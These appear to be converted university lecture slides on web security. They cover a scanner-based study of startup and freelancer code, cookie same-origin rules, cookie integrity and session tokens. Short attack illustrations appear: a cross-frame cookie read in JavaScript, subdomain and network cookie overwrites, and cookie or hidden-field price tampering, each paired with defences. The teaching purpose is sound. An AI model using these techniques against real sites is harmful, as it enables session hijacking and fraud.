
# Approach

- Develop a web application vulnerability metric
  - Combine reports of 4 leading commercial black box vulnerability scanners and
- Evaluate vulnerability metric
  - using historical benchmarks and our new sample of applications.
- Use vulnerability metric to examine the impact of three factors on web application security:
  - startup company or freelancers

# Data Collection and Analysis

- Evaluate 27 web applications
  - from 19 Silicon Valley startups and 8 outsourcing freelancers
  - using 5 programming languages.
- Correlate vulnerability rate with
  - Developed by startup company or freelancers
  - Extent of developer security knowledge (assessed by quiz)
  - Programming language used.

# Comparison of scanner vulnerability detection




# Developer security self-assessment

## QUIZ CATEGORIES AND QUESTION SUMMARY

Q	Category Covered	Summary
1	SSL Configuration	Why CA PKI is needed
2	Cryptography	How to securely store passwords
3	Phishing	Why SiteKeys images are used
4	SQL Injection	Using prepared statements
5	SSL Configuration/XSS	Meaning of “secure” cookies
6	XSS	Meaning of “httponly” cookies
7	XSS/CSRF/Phishing	Risks of following emailed link
8	Injection	PHP local/remote file-include
9	XSS	Passive DOM-content intro. methods
10	Information Disclosure	Risks of auto-backup (~) files
11	XSS/Same-origin Policy	Consequence of error in Applet SOP
12	Phishing/Clickjacking	Risks of being iframed

# Language usage in sample





# Summary of Results

- Security scanners are useful but not perfect
  - Tuned to current trends in web application development
  - Tool comparisons performed on single testbeds are not predictive in a statistically meaningful way
  - Combined output of several scanners is a reasonable comparative measure of code security, compared to other quantitative measures
- Based on scanner-based evaluation
  - Freelancers are more prone to introducing injection vulnerabilities than startup developers, in a statistically meaningful way
  - PHP applications have statistically significant higher rates of injection vulnerabilities than non-PHP applications; PHP applications tend not to use frameworks
  - Startup developers are more knowledgeable about cryptographic storage and same-origin policy compared to

Warning: don't hire freelancers to build secure web site in PHP.

# Summary

- SQL Injection
  - Bad input checking allows malicious SQL query
  - Known defenses address problem effectively
- CSRF – Cross-site request forgery
  - Forged request leveraging ongoing session
  - Can be prevented (if XSS problems fixed)
- XSS – Cross-site scripting
  - Problem stems from echoing untrusted input
  - Difficult to prevent; requires care, testing, tools, ...
- Other server vulnerabilities
  - Increasing knowledge embedded in frameworks.

# Module 7: Session Management

# Same origin policy: review

Review: Same Origin Policy (SOP) for DOM:

- Origin A can access origin B's DOM if match on **(scheme, domain, port)**


This lecture: Same Original Policy (SOP) for cookies:

- Based on: **([scheme], domain, *path*)**

  
optional

scheme://domain:port/path?params

# Setting/deleting cookies by server



Default scope is domain and path of setting  
URI

# Scope setting rules (write SOP)

**domain**: any domain-suffix of URL-hostname,  
except TLD

example:

host = “login.site.com”

allowed domains

login.site.com

” .site.com

disallowed domains

other.site.com

othersite.com

.com

⇒ login.site.com can set cookies  
for all of .site.com but not for another site or  
TLD

Problematic for sites like .stanford.edu (and some  
hosting centers)

Cookies are identified by (name,domain,path)

cookie 1

name = **userid**

value = test

domain = **login.site.com**

path = /

secure

cookie 2

name = **userid**

value = test123

domain = **.site.com**

path = /


secure

distinct cookies



Both cookies stored in browser's cookie jar

# Reading cookies on server (read SOP)



Browser sends all cookies in URL scope:

- cookie-domain is domain-suffix of URL-domain, and
- cookie-path is prefix of URL-path, and
- [protocol=HTTPS if cookie is “secure”]

Goal: server only sees cookies in its scope



# Examples

both set by **login.site.com**

## cookie 1

name = **userid**

value = u1

domain = **login.site.com**

path = /

secure

## cookie 2

name = **userid**

value = u2

domain = **.site.com**

path = /

non-secure

http://checkout.site.com/

http://login.site.com/

https://login.site.com

cookie: userid=u2

cookie: userid=u2

cookie: userid=u1; userid=u2

Client side read/write: `document.cookie`

**Setting a cookie** in Javascript:

```
document.cookie = "name=value;  
expires=...; "
```

**Reading a cookie:** `alert(document.cookie)`

prints string containing all cookies

available for `document` (based on [protocol], domain,  
path)


**Deleting a cookie:**

```
document.cookie = "name=; expires= Thu,  
01 Jan 70"
```

`document.cookie` often used to customize page in Javascript

Javascript URL

javascript: alert(**document.cookie**)



Displays all cookies for current document

# Cookie protocol problems

# Cookie protocol problems

Server is blind:

- Does not see cookie attributes (e.g. secure, HttpOnly)
- Does not see which domain set the cookie

Server only sees: **Cookie: NAME=VALUE**

# Example 1: login server problems

1. Alice logs in at **login.site.com**

login.site.com sets session-id cookie for **.site.com**

2. Alice visits **evil.site.com**

overwrites **.site.com** session-id cookie  
with session-id of user “badguy”

3. Alice visits **course.site.com** to submit  
homework

**course.site.com** thinks it is talking to  
“badguy”

## Example 2: “secure” cookies are not secure

Alice logs in at **https://accounts.google.com**

set-cookie: **SSID=A7\_ESAgDpKYk5TGnf**; Domain=.google.com; Path=/ ;  
Expires=Wed, 09-Mar-2023 18:35:11 GMT; **Secure; HttpOnly**  
set-cookie: **SAPISID=wj1gYKLFy-RmWybP/ANtKMtPIHNambvdl4**; Domain=.google.com; Path=/ ;  
Expires=Wed, 09-Mar-2023 18:35:11 GMT; **Secure**

Alice visits **http://www.google.com**  
(cleartext)

- Network attacker can inject into response

**Set-Cookie: SSID=badguy; secure**

and overwrite secure cookie

# Interaction with the DOM SOP

Cookie SOP path separation:

**x.com/A** does not see cookies of  
**x.com/B**

Not a security measure: **x.com/A** has access to  
DOM of **x.com/B**

```
<iframe src="x.com/B"></iframe>  
alert(frames[0].document.cookie);
```

Path separation is done for efficiency not security:

x.com/A is only sent the cookies it



# Cookies have no integrity

User can change and delete cookie values

- Edit cookie database (FF: cookies.sqlite)
- Modify Cookie header (FF: TamperData extension)

Silly example: shopping cart software

**Set-cookie: shopping-cart-total = 150**  
(**\$**)

User edits cookie file (cookie poisoning):

**Cookie: shopping-cart-total = 15** (**\$**)

Similar problem with hidden fields

**<INPUT TYPE="hidden" NAME=price VALUE="150">**

# Not so silly ... (as of 2/2000)

- D3.COM Pty Ltd: ShopFactory 5.8
- @Retail Corporation: @Retail
- Adgrafix: Check It Out
- Baron Consulting Group: WebSite Tool
- ComCity Corporation: SalesCart
- Crested Butte Software: EasyCart
- Dansie.net: Dansie Shopping Cart
- Intelligent Vending Systems: Intellivend
- Make-a-Store: Make-a-Store OrderPage
- McMurtrey/Whitaker & Associates: Cart32 3.0
- pknutsen@nethut.no: CartMan 1.04
- Rich Media Technologies: JustAddCommerce 5.0
- SmartCart: SmartCart
- Web Express: Shoptron 1.2


Source: <http://xforce.iss.net/xforce/xfdb/4621>

# Solution: cryptographic checksums

Goal: data integrity

Requires server-side secret key  $k$  unknown to browser

**Generate tag:**  $T \leftarrow \text{MACsign}(k, \text{SID} \parallel \text{name} \parallel \text{value})$



**Verify tag:**  $\text{MACverify}(k, \text{SID} \parallel \text{name} \parallel \text{value}, T)$

Binding to session-id (SID) makes it harder to replay old cookies

# Example: ASP.NET

`System.Web.Configuration.MachineKey`

- Secret web server key intended for cookie protection

Creating an encrypted cookie with integrity:

```
    HttpCookie cookie = new  
HttpCookie(name, val);  
    HttpCookie encodedCookie =  
        HttpSecureCookie.Encode  
(cookie);
```

Decrypting and validating an encrypted cookie:

# Session Management

# Sessions

A sequence of requests and responses from one browser

to one (or more) sites

- Session can be long (e.g. Gmail) or short
- without session mgmt:  
users would have to constantly re-authenticate

Session mgmt: authorize user once;


- All subsequent requests are tied to user

# Pre-history: HTTP auth

HTTP request: GET /index.html

HTTP response contains:

**WWW-Authenticate: Basic realm="Password Required"**



Browsers send hashed password on all subsequent HTTP requests:

**Authorization: Basic ZGFddfibzsdgkjheczl1NXRleHQ=**


# HTTP auth problems

Hardly used in commercial sites:

- User cannot log out other than by closing browser
  - What if user has multiple accounts?  
multiple users on same machine?
- Site cannot customize password dialog
- Confusing dialog to users
- Easily spoofed



# Session tokens



# Storing session tokens:

Lots of options (but none are perfect)

Browser cookie:

Set-Cookie: SessionToken=fduhye63sfdb

---

Embed in all URL links:

[https://site.com/checkout ?  
SessionToken=kh7y3b](https://site.com/checkout?SessionToken=kh7y3b)

---

In a hidden form field:

```
<input type="hidden" name="sessionid"  
value="kh7y3b">
```

# Storing session tokens: problems

Browser cookie: browser sends cookie with every request,  
even when it should not (CSRF)

---

Embed in all URL links: token leaks via HTTP  
(or if user posts URL in a public blog)  
**Referer** header

---

~~In a hidden form field: does not work for long-lived sessions~~

# The HTTP referer header

GET /wiki/John\_Ousterhout HTTP/1.1

Host: en.wikipedia.org

Keep-Alive: 300

